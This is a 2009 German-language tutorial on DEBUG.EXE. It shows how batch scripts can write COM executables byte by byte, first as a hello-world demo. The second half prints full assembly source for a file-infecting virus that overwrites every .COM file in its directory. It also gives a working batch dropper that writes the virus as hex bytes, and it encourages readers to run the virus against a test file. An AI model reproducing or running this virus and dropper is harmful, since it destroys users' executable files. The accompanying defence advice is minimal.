Die Gefahr Von Debug Codes

Was sind debug codes und wo liegt die Gefahr?

Autor: 0p_
Mail: zero.p@bk.ru
Datum: 30. Juni 2009

Vorwort

Dieses Tutorial zeigt die Gefahr von DEBUG.EXE, wobei Grundkenntnisse in Assembler benötigt werden.
Debug.exe, ein von Microsoft mitgelieferter Assembler und Disassembler, ist in allen Windows Versionen vorhanden und befindet sich meist in *c:\windows\command* . Es ist ein Rest aus der MS-DOS Zeit und diente zum Debuggen von Software. Durch die Eingabe von „?“ listet DEBUG.exe in der Konsole alle Befehle auf :

….....

-?
assemblieren A [Adresse]
vergleichen C Bereich Adresse
anzeigen D [Bereich]
eingeben E Adresse [Liste]
füllen F Bereich Liste
starten G [=Adresse] [Adressen]
hex rechnen H Wert1 Wert2
einlesen I E/A-Port (I/O port)
laden L [Adresse] [Laufwerk] [ErsterSektor] [Anzahl]
verschieben M Bereich Adresse
benennen N [Pfadname] [Argumentliste]
ausgeben O E/A-Port Byte
ausführen P [=Adresse] [Anzahl]
beenden Q
Registeranzahl R [Register]
suchen S Bereich Liste
verfolgen T [=Adresse] [Wert]
disassemblieren U [Bereich]
schreiben W [Adresse] [Laufwerk] [ErsterSektor] [Anzahl]
Expansionsspeicher zuordnen XA [#Seiten]
Expansionsspeicher freigeben XD [Zugriffsnummer]
Expansionsspeicher abbilden XM [LSeite] [PSeite] [Zugriffsnummer]
Expansionsspeicherstatus anzeigen XS

….....

Wie Sie sehen können, ist DEBUG wirklich ein kleiner, aber an Funktionen vollständiger Assembler und Disassembler. (Bitte benutzen Sie den „schreiben“-Befehl nicht nach dem try n'fail-Motto, da sinnlose Eingriffe in den Arbeitsspeicher selten gute Folgen haben.)
Bevor wir nun näher auf die debug codes eingehen, gebe ich noch eine kleine Einführung in die Arbeit- und Funktionsweise von DEBUG.EXE. Natürlich würde ein Handbuch über DEBUG ganze Bücher füllen, weshalb Sie sich die Verwendung von debug.exe gesondert beibringen sollten.
Als Zielprogramm nehme ich das bekannte Hallo-Welt-Programm.


Hier mal der Assembler-Code:

.....

```
.model tiny
.code
 org 100h
START:
  mov ah, 09h
  mov dx, offset msg
  int 21h
int 20h
msg db 'Hallo Welt!','$'
end START
```

.....

Im Hexeditor sieht das Programm so aus:



Das Programm ist nur 21 Byte groß und zeigt nur „Hallo Welt!“ an und beendet sich. Wer im Hexcode lesen schon ein wenig geübt ist, erkennt die Folge „CD 21 CD 20“ bestimmt schon als „int 21h“ und „int 20h“.

Im Quellcode oben wird vielen schon das „org 100h“ aufgefallen sein, welche auf eine COM-Datei hinweist (100h muss für das PSP Platz gelassen werden). Für was steht eigentlich COM ?
Richtig, für **C**opy **O**f **M**emory. Die Datei wird als Kopie direkt in den Arbeitsspeicher geladen mit dem **P**rogram **S**egment **P**refix (PSP) voran. Wichtig für uns ist, dass COM-Dateien nur aus hexadezimalen „operation codes“ bestehen.

```
-u
17CE:0100 B409          MOV     AH,09
17CE:0102 BA0901        MOV     DX,0109
17CE:0105 CD21          INT     21
17CE:0107 CD20          INT     20
17CE:0109 48            DEC     AX
17CE:010A 61            DB      61
17CE:010B 6C            DB      6C
17CE:010C 6C            DB      6C
17CE:010D 6F            DB      6F
17CE:010E 205765        AND     [BX+65],DL
17CE:0111 6C            DB      6C
17CE:0112 7421          JZ      0135
17CE:0114 2400          AND     AL,00
17CE:0116 0000          ADD     [BX+SI],AL
17CE:0118 0000          ADD     [BX+SI],AL
17CE:011A 0000          ADD     [BX+SI],AL
17CE:011C 0000          ADD     [BX+SI],AL
17CE:011E 0000          ADD     [BX+SI],AL
```

So sieht das disassemblierte Programm aus. Hier können Sie noch einmal schön sehen, wie der Assemblercode zu einer COM-Datei assembliert wurde. Die meisten Assemblerinstruktionen kennen Sie bereits von dem Quellcode.
Da DEBUG auch ein Assembler ist, können Sie den Assemblercode auch von DEBUG assemblieren lassen.

Debug-Backrezept:
-In DEBUG führen Sie den Befehl „n“ aus und übergeben ihm als Parameter den Dateinamen, in diesem Beispiel jetzt „helloworld.com“.
-Nun führen Sie den assemble-Befehl aus, indem Sie„a“ eingeben.
-Anschließend geben wir die Befehle auf dem Screenshot einzeln ein und bestätigen jeweils mit Return.
-Dann „r“eingeben und als Parameter cx angeben. Nun einfach die Größe der zu schreibenden Datei angeben.
-Die Datei wird dann mit dem Aufruf von „w“ gespeichert.
-Mit „q“ verlassen Sie DEBUG.

Sie sehen, dass ich einmal den Befehl „g“ benutzt habe. Dadurch starte ich das Programm und wie man am Screenshot sieht, war es erfolgreich.

.....

Wir haben nun ein ein Hallo-Welt Programm erstellt mit DEBUG, aber was soll das ganze?
Debug codes sind in Batch verfasste automatisierte DEBUG-Anweisungen. Also kann man mit Batch mit Hilfe von debug codes sich ein Hallo-Welt-Programm zusammenbauen lassen.
Schlussfolgerung?

Ich kann mit DEBUG Assemblercode ausführen.

Wir haben ja schon gelernt, das Batch für Automatisierungszwecke entwickelt wurde.
Nun basteln wir uns eine Automatisierung:

```
.....
@echo off
echo e 0100  B4 09 BA 09 01 CD 21 CD 20 48 61 6C 6C 6F 20 57>>s
echo e 0110  65 6C 74 21 24>>s
echo rcx>>s
echo 15>>s
echo ndrop.com>>s
echo w>>s
echo q>>s
debug < s
pause
.....
```

Durch das Ausführen wird ein lauffähiges Hallo-Welt-Programm erzeugt. In diesem Skript wird jedoch statt dem „assemble“-Befehl der „enter“-Befehl benutzt. Die Anzahl der zu schreibenden Bytes muss hexadezimal angegeben werden. In unserem Beispiel die 15h (21 dezimal). Auf diese Weise (hier liegt auch die Gefahr)kann auch Schadcode eingeschleust werden.

Die Vorgehensweise ist immer die selbe:

1. Schreibe z.B. eine .COM-Datei mit Assembler
2. Ließ sie mit einem Hexeditor ein
3. Übertrage die hexadezimalen Zahlen in das Batchskript und passe Anzahl an Bytes an
4. Fertig


Um jetzt mal Butter bei die Fische zu geben, nehme ich den Quellcode eines Virus, der alle .COM-Datei im selben Verzeichnis infiziert.

1. Schritt

```
.....
Virus   SEGMENT
        ASSUME  cs:Virus, ds:Virus
        ORG     100h

Start:  mov     ah, 4Eh
        xor     cx, cx
        mov     dx, offset ComSig
Next:   int     21h
        jc      Quit

        mov     ax, 3D02h
        mov     dx, 9Eh
        int     21h
        xchg    ax, bx
        mov     ah, 40h
        mov     cx, offset Ende - offset Start
        mov     dx, offset Start
        int     21h
        mov     ah, 3Eh
        int     21h

        mov     ah, 4Fh
        jmp     Next

Quit:   int     20h

ComSig  db      "*.com", 0

Ende:
Virus   ENDS
        END     Start
.....
```

2. Schritt

Diesen Quellcode assemblieren wir und schauen ihn uns an:



Erschreckend an diesem Beispiel ist, dass dieses Virus nur 46 Bytes groß ist, unser Hallo-Welt-Programm hatte 21 Bytes. Mann kann diesen Virus noch extrem an Größe trimmen,sodass er sogar nur 24 Byte groß ist.(Dabei verliert er aber die Eigenschaft, alle Dateien im Verzeichnis zu infizieren).

3. Schritt

Jetzt passen wir das „Dropper-Skript“ an.

```
.....
@echo off
echo e 0100  B4 4E 33 C9 BA 28 01 CD 21 72 1B B8 02 3D BA 9E>>s
echo e 0110  00 CD 21 93 B4 40 B9 2E 00 BA 00 01 CD 21 B4 3E>>s
echo e 0120  CD 21 B4 4F EB E1 CD 20 2A 2E 63 6F 6D 00>>s
echo rcx>>s
echo 2E>>s
echo ndrop.com>>s
echo w>>s
echo q>>s
debug < s

pause
.....
```

4. Schritt

Durch das Ausführen erhalten Sie nun eine Datei namens „drop.com“. Diese enthält den funktionstüchtigen Virus. Sie können nun gerne den Virus in einen Ordner mit dem Hallo-Welt-Programm kopieren und den Virus ausführen. Sie werden sehen, dass das Hallo-Welt-Programm infiziert wird.
Wenn Sie nun in einem Forum wieder lesen,es sei nicht möglich „richtige“ Viren mit Batch zu schreiben, dann können sie dies nun widerlegen, denn indirekt ist dies durch debug codes möglich. Ich hoffe Sie konnten etwas aus diesem Tutorial mitnehmen. Sicherlich möchten Sie jetzt noch wissen, wie man sich gegen solche Viren schützt, die ihren Schadcode per DEBUG „droppen“. Benennen Sie einfach DEBUG.EXE um oder löschen Sie es.

Dank

Danken möchte ich an dieser Stelle folgenden Personen:

- Sophie
- Raed
- Jojo
- Brian
- SkyOut
- herm1t
- Holger „Olli“ R.

MfG 0p_